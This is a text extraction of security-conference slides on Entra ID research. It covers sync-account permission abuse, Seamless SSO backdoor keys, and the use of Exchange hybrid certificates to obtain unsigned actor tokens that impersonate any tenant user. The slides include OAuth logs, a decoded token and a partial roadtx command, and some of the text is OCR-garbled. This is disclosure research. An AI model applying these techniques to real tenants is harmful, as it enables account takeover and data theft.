

One Token to rule them all

Obtaining Global Admin in every Entra ID tenant via Actor tokens

About me

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- 🔗 [mitm6](#)
- 🔗 [ldapdomaindump](#)
- 🔗 [adidnsdump](#)
- 🔗 [BloodHound.py](#)
- 🔗 [ntlmrelayx / krbrelayx](#)
- 🔗 [ROADtools](#)

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Agenda

- 1 How it all started (initial research)
- 2 Back to the drawing board (hardening of Entra ID)
- 3 Discovering actor tokens
- 4 Revisiting the topic after a year
- 5 Hacking every tenant (hypothetically)

2019


How it all started



I'm in your cloud...

Hacking Azure AD via Active Dire


Dirk-jan Mollema (@_dirkjan)



Assumption: security boundary




Security boundary





Target: Azure AD connect (now Entra Connect Sync)

- 1 A long time ago this service was running as Global Admin.
- 1 At the time the service was running with a privileged user account with the "Directory Synchronization Accounts" role.
- 1 Could change cloud-only Global Admins to synchronized admins and overwrite their password (my first AAD bug).



microsoft.aad.directory/servicePrincipals
/appRoleAssignments/update

Update servicePrincipals.appRoleAssignments property in Azure Active Directory.

microsoft.aad.directory/servicePrincipals/audience
/update

Update servicePrincipals.audience property in Azure Active Directory.

microsoft.aad.directory/servicePrincipals/authentication
/update

Update servicePrincipals.authentication property in Azure Active Directory.

microsoft.aad.directory/servicePrincipals/basic/read

Read basic properties on servicePrincipals in Azure Active Directory.

microsoft.aad.directory/servicePrincipals/basic/update

Update basic properties on servicePrincipals in Azure Active Directory.

microsoft.aad.directory/servicePrincipals/create

Create servicePrincipals in Azure Active Directory.

microsoft.aad.directory/servicePrincipals/credentials
/update

Update servicePrincipals.credentials property in Azure Active Directory.

microsoft.aad.directory/servicePrincipals
/memberOf/read

Read servicePrincipals.memberOf property in Azure Active Directory.

2019 (fall)





Directory Synchronization Accounts permissions

Only used by Azure AD Connect service.

Actions	Description
microsoft.directory/organization/dirSync/update	Update organization.dirSync property in Azure Active Directory.
microsoft.directory/policies/create	Create policies in Azure Active Directory.
microsoft.directory/policies/delete	Delete policies in Azure Active Directory.
microsoft.directory/policies/basic/read	Read basic properties on policies in Azure Active Directory.
microsoft.directory/policies/basic/update	Update basic properties on policies in Azure Active Directory.
microsoft.directory/policies/owners/read	Read policies.owners property in Azure Active Directory.

Finding the internal API version

Status	Method	Domain	File	Cause	Type	Transferred	Size	0 ms		
200	GET	afd.hosting.portal.a...	zwB7yYcvLudD.js	fetch	js	6.03 KB	24.14 KB	44 ms		
200	POST	portal.azure.com	DelegationToken?feature.refreshTokenbinding=true&featur...	xhr	json	2.93 KB	6.21 KB	317 ms		
200	POST	portal.azure.com	DelegationToken?feature.refreshTokenbinding=true&featur...	xhr	json	3.48 KB	6.36 KB	152 ms		
200	GET	graph.windows.net	roleDefinitions?api-version=1.61-internal&\$top=500	xhr	json	68.92 KB	68.89 KB	143 ms		
200	OPTIONS	main.iam.ad.ext.az...	CurrentContext	xhr	plain	39 B	0 B	95 ms		
200	GET	main.iam.ad.ext.az...	CurrentContext	xhr	json	992 B	99 B	57 ms		
200	OPTIONS	main.iam.ad.ext.az...	RoleAssignments?scope=undefined	xhr	plain	752 B	0 B	62 ms		
200	GET	main.iam.ad.ext.az...	RoleAssignments?scope=undefined	xhr	json	2.08 KB	4.50 KB	395 ms		

Interesting things

https://docs.microsoft.com/en-us/azure/active-directory/conditional-ac

Filter by title

Conditional Access Documentation

> Overview

> Quickstarts

> Tutorials

management settings.

Are Graph APIs available for configuring Conditional Access policies?

Currently, no.

GET AzureAD

GET https://graph.windows.net/wills...

GET https://graph.windows.net/649...

GET

https://graph.windows.net/myorganization/policies?api-version=1.6

Pretty

Raw

Preview

Visualize BETA

JSON



```
1 {
2   "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
3   "value": []
4 }
```

GET

https://graph.windows.net/myorganization/policies?api-version=1.61-internal

Send

Save

Pretty

Raw

Preview

Visualize BETA

JSON



```
18 {
19   "odata.type": "Microsoft.DirectoryServices.Policy",
20   "objectType": "Policy",
21   "objectId": "96298ea7-85c1-4911-97d1-0c3d85d9ede3",
22   "deletionTimestamp": null,
23   "displayName": "Baseline policy: Require MFA for admins",
24   "keyCredentials": [],
25   "policyType": 10,
26   "policyDetail": [
27     {
28       "PolicyKind": "RequireMfaForAdmins",
29       "Version": 4,
30       "CreatedDateTime": "2019-05-29T14:25:40Z",
31       "ModifiedDateTime": "2019-05-30T14:25:40Z",
32       "State": "Enabled",
33       "Conditions": {
34         "Include": [
35           {
36             "Roles": [
37               "194ae4cb-b126-40b2-bd5b-6091ba8097ad",
38               "29232cdf-a323-42fd-ade2-1d097af3e4df",
39               "62e90394-69f5-4237-9a90-012177145e1a",
40               "b1belc3e-b65d-4a19-8427-f6fa0d97feba",
41               "f28a1f50-f6e7-4571-818b-6a12f2af6baa"
42             ]
43           }
44         ]
45       },
46       "Controls": [
47         {
48           "Control": "Mfa"
49         }
50       ],
51       "IncludeOtherLegacyClientTypeForEvaluation": true
52     }
53   ],
54   "policyIdentifier": null,
55   "tenantDefaultPolicy": null
56 },
```



Sync account permissions

- ✎ Modifying service principals was documented.
- ✎ Modifying / deleting policies was documented.
- ✎ Reported policy attack surface to Microsoft but was not deemed an issue.
- ✎ Modifying Conditional Access policies via the AAD Graph was finally fixed in 2023.

Other policies

DB Browser for SQLite - /home/user/ROADtools/roadrecon.db

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragma Execute SQL

Table: Policies Filter in any column

objectType	objectId	deletionTimestamp	displayName	keyCredentials	policyType	policyDetail	policyIdentifier
16	Policy	89166612-519f-4601-a796-ff1146e25b82	NULL	DefaultMDMPolicy	0	["(^MdmPolicy":{("AppId":...	NULL
17	Policy	0f06f6ed-11e9-49b5-bbb9-0f8bf025b848	NULL	Internal	0	[("^CompressedCidrIpRanges":...	3229fe2a-de06-4fd5-b018-a2362b41a216
18	Policy	3c5ea406-2f5e-483d-9eb2-fb585d4c6fd1	NULL	Known Networks List	0	[("^DummyKnownNetworkPolicy":{("":...	2025-07-22T19:02:35.1249184Z
19	Policy	c6bb9c67-9304-447f-bb30-a9b0483c44e9	NULL	All Compliant Network locations	0	[("^ApplyToUnknownCountry":false,...	3d46dbda-8382-466a-856d-eb00cbc6b910
20	Policy	558acd12-8c63-4ad0-acf1-208c5ca21fdd	NULL	Password Management	0	[("^PasswordManagementPolicy":{("Id":...	NULL
21	Policy	3387eff6-786b-4290-9a5e-08099c15b84d	NULL	On-Premise Authentication Flow Policy	[{"customKeyIdentifier": null, "endDate": ...	[("^OnPremAuthenticationFlowPolicy":...	NULL
22	Policy	b279b961-177d-48ea-8f8b-2312d27183df	NULL	11/01/2022 22:34:55	0	[("^SecurityPolicy":{("Version":0,...	NULL
23	Policy	76d8bfe2-083f-4ae2-822b-a6cdd59f1b36	NULL	B2BManagementPolicy	0	[("^B2BManagementPolicy":...	NULL
24	Policy	00510346-52cf-4ea6-81ff-8bbace855bc2	NULL	Compliant device office	0	[("^Version":1,("CreatedDateTime":...	NULL



Other policies

On-Premise Authentication Flow Policy

- Seamless SSO settings and Pass Through Auth config

Password Management

- SSPR policy

Default Policy (type 24)

- Authentication methods policy

External Identities Policy

- B2B collaboration settings



Seamless SSO backdoor keys

- 1 In 2023 I discovered the ability to add backdoor Seamless SSO keys via the “On-Premise Authentication Flow Policy”
- 1 Normally you’d need Global Admin to configure this, but the sync account could do this through its permissions to modify policies.
- 1 Was technically documented behaviour, did not disclose it but saved it for later when I figured out how to work around MFA.



The missing piece of the puzzle

- ✦ In 2024, external authentication methods were released, adding external MFA provider support.
- ✦ Stored on the “Authentication Methods Policy” policy object internally.
- ✦ If we modify it, we can put admins in scope of our policy.

Authentication Methods



Authentication methods | Policies

iminyourcloud - Microsoft Entra ID Security



Add external method (Preview)



Refresh



Got feedback?

Manage

Policies

Password protection

Registration campaign

Authentication strengths

Settings

Monitoring

Activity

User registration details

Registration and reset events

Bulk operation results

Method	Target	Enabled
Built-In		
Passkey (FIDO2)	All users	Yes
Microsoft Authenticator	All users	Yes
SMS		No
Email OTP		No
Certificate-based authentication		No
QR code		No
External (Preview)		
Not a real MFA provider	1 group	Yes



On-prem AD to Entra ID

I ended up with several methods to compromise cloud identities from on-prem AD.

Permissions were documented and probably “by design”, so not very motivated in reporting or spending further research effort.

2024




Hardening of Sync account permissions

In August 2024 Microsoft changed the permissions.

Sync account no longer had permissions to modify objects via Graph APIs.

Directory Synchronization Accounts

Do not use. This role is automatically assigned to the Microsoft Entra Connect service, and is not intended or supported for any other use.

 Expand table

Actions	Description
microsoft.directory/onPremisesSynchronization/standard/read	Read standard on-premises directory synchronization information



Back to zero



What else runs on-prem that talks to Entra ID



Back to 2019-ish

I was tasked with reviewing a Microsoft 365 / Exchange hybrid environment.

Some mailboxes were hosted on-prem and some in Microsoft 365.

Exchange service principal

Office 365 Exchange Online

Overview	Application roles assigned to others	Application defined permissions	Raw
Display name	Office 365 Exchange Online		
ObjectId	a761cbb2-fbb6-4c80-aa50-504962316eb2		
AppId	00000002-0000-0ff1-ce00-000000000000		
Publisher	Microsoft Services		
Status	Enabled		
Assignment required	No		
Reply Urls	<div style="border: 2px solid red; padding: 5px;">https://exchange.hybrid.iminyour.cloud/ecp https://exchange.hybrid.iminyour.cloud/owa https://exchange-hybrid.hybrid.iminyour.cloud/ecp https://exchange-hybrid.hybrid.iminyour.cloud/owa</div> https://outlook.cloud.microsoft https://outlook-sdf.cloud.microsoft		



Thought process

Exchange online service principal has on-prem redirect URL



Exchange on-prem can auth users with OAuth2



Completing the OAuth2 flow as a web app needs a secret / cert




Secrets / certs can be used in the client credentials flow as well



We can auth as Exchange Online from on-prem

Confirming the suspicion



The screenshot shows the ROADrecon interface with a sidebar on the left containing navigation options: Home, Users, Groups, Devices, Administrative Units, Directory roles, Applications, Service Principals, Application roles, OAuth2 Permissions, and MFA. The main content area is titled 'exchange onlin' and shows a table with columns 'Name' and 'Type'. A modal window titled 'Office 365 Exchange Online' is open, displaying a JSON object for a user's key credentials. The first credential is highlighted with a red box.

```
Office 365 Exchange Online

+ keyCredentials: Array[3]
  0: Object
    customKeyIdentifier: "31F25899B43C5C0470ECB51838644A26C845C718"
    endDate: "2026-01-11T15:31:26Z"
    keyId: "04a4927b-d46e-4026-b7ad-35f5c325a8e6"
    startDate: "2025-06-19T07:19:06Z"
    type: "AsymmetricX509Cert"
    usage: "Verify"
    value: "MIICrjCCAzagAwIBAgIUTt1R+6Wo3KwNo01vlfBtP7ZrxrAwD0YjKoZIHvcNAQELBQAw
  1: Object
    customKeyIdentifier: "3749786C4F6440027AB76F90437EF6338138E74F"
    endDate: "2029-06-09T15:59:08Z"
    keyId: "a6df8a00-4fb2-43cf-b278-23f57e1bdda5"
    startDate: "2024-07-05T15:59:08Z"
    type: "AsymmetricX509Cert"
    usage: "Verify"
    value: "MIIDKTCCAhGgAwIBAgIQ0rMYkrIRwJlH02Z2+aZ3UzANBgkqhkiG9w0BAQsFADA1MTMw
  2: Object
    customKeyIdentifier: "2B1A04A47158EA7130B37118548669A0880FB582"
    endDate: "2038-02-25T19:06:58Z"
    keyId: "7fd328-cd13-48db-ac50-26cf96114cc4"
    startDate: "2025-02-25T18:56:58Z"
    type: "AsymmetricX509Cert"
    usage: "Verify"
    value: "MIIDJzCCAq+gAwIBAgIQMb1ctP1NCovIbJ/z7HofojANBgkqhkiG9w0BAQsFADA2MRCw
```



Becoming Exchange online

If we compromise Exchange hybrid **on-premises** we can obtain the credentials of the shared service principal and **authenticate as Exchange online.**

Exporting the certificate

The screenshot shows the Windows Certificate Manager (certlm) window. The title bar reads "certlm - [Certificates - Local Computer\Personal\Certificates]". The menu bar includes "File", "Action", "View", and "Help". The left pane shows a tree view of certificates, with "Personal" > "Certificates" selected. The main pane displays a table of certificates with the following columns: "Issued To", "Issued By", "Expiration Date", "Intended Purposes", "Friendly Name", "Status", and "Certificate Tem...".

Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name	Status	Certificate Tem...
ff2872fe-c191-4d73-bc84-2b2b341cd6f1	MS-Organization-P2P-Access [2025]	7/15/2025	Server Authentication	<None>		
ff2872fe-c191-4d73-bc84-2b2b341cd6f1	MS-Organization-Access	7/5/2034	Client Authentication	<None>		
Hybrid-Exchange	Hybrid-Exchange	7/5/2029	Server Authentication	Microsoft Exchange		
Microsoft Exchange Server Auth Certificate	Microsoft Exchange Server Auth C...	6/9/2029	Server Authentication	Microsoft Exchange _		
WMSvc-SHA2-HYBRID-EXCHANGE	WMSvc-SHA2-HYBRID-EXCHANGE	7/3/2034	Server Authentication	WMSVC-SHA2		



ut	Hybrid-Exchange	Hybrid-Exchange	7/5/2029	Server Auther
ut	Microsoft Exchange Server Auth Certificate	Microsoft Exchange Server Auth C...	6/9/2029	Server Auther
on	WMSvc-SHA2-HYBRID-EXCHANG	HYBRID-EXCHANGE	7/3/2034	Server Auther

Open	Open
All Tasks >	Open
Cut	Request Certificate with New Key...
Copy	Renew Certificate with New Key...
Delete	Manage Private Keys...
Properties	Advanced Operations >
Help	Export...

 Certificate Export Wizard**Export Private Key**

You can choose to export the private key with the certificate.

Private keys are password protected. If you want to export the private key with the certificate, you must type a password on a later page.

Do you want to export the private key with the certificate?

- Yes, export the private key
- No, do not export the private key

Next

Cancel

Test our hybrid setup

Version

Exchange PowerShell

Search

Set-PerimeterConfig

Set-ServicePrincipal

Set-SettingOverride

Test-ApplicationAccessPolicy

Test-OAuthConnectivity

Test-ServicePrincipalAuthorization

Test-SystemHealth

Update-ExchangeHelp

[Learn](#) / [ExchangePowerShell](#) / [organization](#) /

[Ask Learn](#)

Test-OAuthConnectivity

Module: [ExchangePowerShell](#)

Applies to: Exchange Server 2013, Exchange Server 2016, Exchange Server 2019, Exchange Online

This cmdlet is available in on-premises Exchange and in the cloud-based service. Some parameters and settings may be exclusive to one environment or the other.

Use the Test-OAuthConnectivity cmdlet to test OAuth authentication to partner applications for a user.

For information about the parameter sets in the Syntax section below, see [Exchange cmdlet syntax](#).

Testing OAuth connectivity

```
Machine: Hybrid-Exchange.hybrid.iminyour.cloud
[PS] C:\Windows\system32>Test-OAuthConnectivity -Service EWS -TargetUri https://outlook.office365.com/ -Mailbox "Hybrid"


Task                ResultType
----                -
Checking EWS API Call Under Oauth Success
```

ACS?

```
[PS] C:\Windows\system32>$out.detail.FullId
The configuration was last successfully loaded at 1/1/0001 12:00:00 AM UTC. This was 1065266276 minutes ago.
The token cache is being cleared because "use cached token" was set to false.
Exchange Outbound OAuth Log:
Client request ID: 69456f59-00e3-4be4-a365-e7c9fadc61b3
Information:Using custom InternetWebProxy http://127.0.0.1:8888/.
Information:[OAuthCredentials:Authenticate] entering
Information:[OAuthCredentials:Authenticate] challenge from 'https://outlook.office.com/ews/Exchange.asmx' received: Bearer client_id="00000002-0000-00ff
0000-0000-c000-000000000000@*", token_types= app_asserted_user_v1 service_asserted_app_v1 , authorization_uri="https://login.microsoftonline.com/common
Information:[OAuthCredentials:GetToken] client-id: '00000002-0000-00ff1-ce00-000000000000', realm: '', trusted_issuer: '00000001-0000-0000-c000-00000000
Information:[OAuthCredentials:GetToken] Start building a token using organizationId ''
Information:[OAuthTokenBuilder:GetAppToken] start building the apptoken
Information:[OAuthTokenBuilder:GetAppToken] checking enabled auth servers
Information:[OAuthTokenBuilder:GetAppToken] trusted_issuer includes the auth server 'ACS - 68269e62-048f-4804-b5fa-af63c14b65e4' ( having DomainName :
): 00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc,
Information:[OAuthTokenBuilder:GetAppToken] updating the tenant id with the auth server realm: current tenant id value is '' new value is '6287f28f-4f
Information:[OAuthTokenBuilder:GetAppToken] trying to get the apptoken from the auth server 'ACS - 68269e62-048f-4804-b5fa-af63c14b65e4' for resource '
ice.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc , tenantid 6287f28f-4f7f-4322-9651-a8697d8fe1bc , userdomain nyorio.iminyour.cloud
Information:[TokenCache:GetActorToken] Each key and its counts are L:00000002-0000-00ff1-ce00-000000000000-AS:00000001-0000-0000-c000-000000000000@6287f
Information:[TokenCache:GetActorToken] cache size is 0
```

Actor token?


```
Information:[TokenCache:GetActorToken] Each key and its counts are L:00000002-0000-0ff1-ce00-000000000000-AS:00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc, 0
Information:[TokenCache:GetActorToken] cache size is 0
Information:[TokenCache:GetActorToken] try to get a new token synchronously
Information:[ACSTokenBuildRequest:BuildToken] started
Information:[TokenBuildRequest:GetActorTokenFromAuthServer] Sending token request to 'https://accounts.accesscontrol.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokens/OAuth/2' for the resource '00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc' with token: grant_type=http%3a%2f%2foauth.net%2fgrant_type%2fjwt%2f1.0%2fbearer&assertion=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ik4wbDRiRTlrUUxKNnQyLVFRMzcyTTRFNDUwOCJ9.eyJpc3MiOiIwMDAwMDAwMi0wMDAwLTB
```

```
Information:[OAuthTokenBuilder.GetAppWithUserToken] only nameid to be included in the claim: no
Information:[OAuthTokenBuilder.GetAppWithUserToken] building token with user context for the audienc
e '00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc'
Information:[OAuthCredentials:Authenticate] send request to 'https://outlook.office.com/ews/Exchange
.asmx' with the bearer token: {"typ":"JWT","alg":"none"} "iss": "00000002-0000-0ff1-ce00-0000000000
00@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office
.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "nbf": "1780379740" "exp": "1780408540" ; actor: {"typ":"
JWT","alg":"RS256","x5t":"wh06sEkzLHJ5sNNaUyRY2_608K0","kid":"wh06sEkzLHJ5sNNaUyRY2_608K0"}."oid": "
a761cbb2-fbb6-4c80-aa50-504962316eb2" "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-432
2-9651-a8697d8fe1bc" "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4
322-9651-a8697d8fe1bc" "nbf": "1780379440" "exp": "1780466140" '
```



Access Control Service (ACS)



Actor tokens

```
(ROADtools) → pocs git:(master) X roadtx describe -f .roadtools_actortoken
{
  "alg": "RS256",
  "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
  "typ": "JWT",
  "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
  "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office.com6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "exp": 1753305230,
  "iat": 1753218530,
  "identityprovider": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "nameid": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "nbf": 1753218530,
  "oid": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
  "sub": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
  "trustedfordelegation": "true",
  "xms_spcu": "true"
}
```




Actor token use cases

With a compromised Exchange hybrid on-premises we can authenticate as Exchange online and impersonate **any user** in the tenant against Exchange and SharePoint/OneDrive.



Service to Service (S2S) token properties

- Valid for 24 hours.
- Non-revokable.
- No logs when the actor token is issued.
- Unsigned impersonation token generated locally.
- Can impersonate anyone within the tenant for tokens that have “trustedfordelegation”.
- No Conditional Access or any security checks at all.



Apps allowed to request S2S tokens

Mostly limited by what Microsoft service principals we are still allowed to add credentials to, which was significantly reduced since my initial disclosure about this in 2019.

00000004-0000-0ff1-ce00-000000000000 - Skype for Business Online


00000003-0000-0ff1-ce00-000000000000 - Office 365 SharePoint Online

00000007-0000-0000-c000-000000000000 - Dataverse

00000002-0000-0ff1-ce00-000000000000 - Office 365 Exchange Online

00000015-0000-0000-c000-000000000000 - Microsoft Dynamics ERP

Service to service communication



Enhancing Microsoft 365 security by eliminating high-privilege access

By [Naresh Ka](#)

High-privileged access (HPA) occurs when an application or service obtains broad access to customer content, allowing it to impersonate other users without providing any proof of user context. For example, Applications A and B may have a service-to-service scenario. Application A can access Application B can access APIs without a user context.

Microsoft's approach to access rights

Eliminating HPA ensures that users and applications have only the necessary access rights. Our strategy within Microsoft's internal Microsoft 365 environment involved fostering an 'assume breach' mindset, with a focus on the stringent enforcement of new standard authentication protocols. With this approach, we have successfully mitigated more than 1,000 high-privilege application scenarios thus far. Achieving this was a monumental cross-functional effort at Microsoft, engaging more than 200 engineers across the company.



Some ideas

I only have a certificate on the Exchange service principal in my tenant.

Microsoft has one that is valid for every tenant.

If we compromise Exchange online, we can potentially do this in other tenants.

Problem: need Exchange RCE

2025



Early 2025

Submitted a talk to Black Hat and DEF CON that discusses all the patched Entra Connect Sync lateral movement techniques, plus the new actor token attacks targeting Exchange/SharePoint.



June/July 2025

Revisited the topic as I was preparing my slides and polishing up my proof-of-concept scripts.

```
(ROADtools) → ROADtools git:(master) X roadtX appauth -c 80080002-0000-8ff1-ce00-000000000000 -t ininyour.cloud -s "nsgraph/.default offline_access" --cae --key-pen certpoc.key --c
ert-pen certpoc.pem
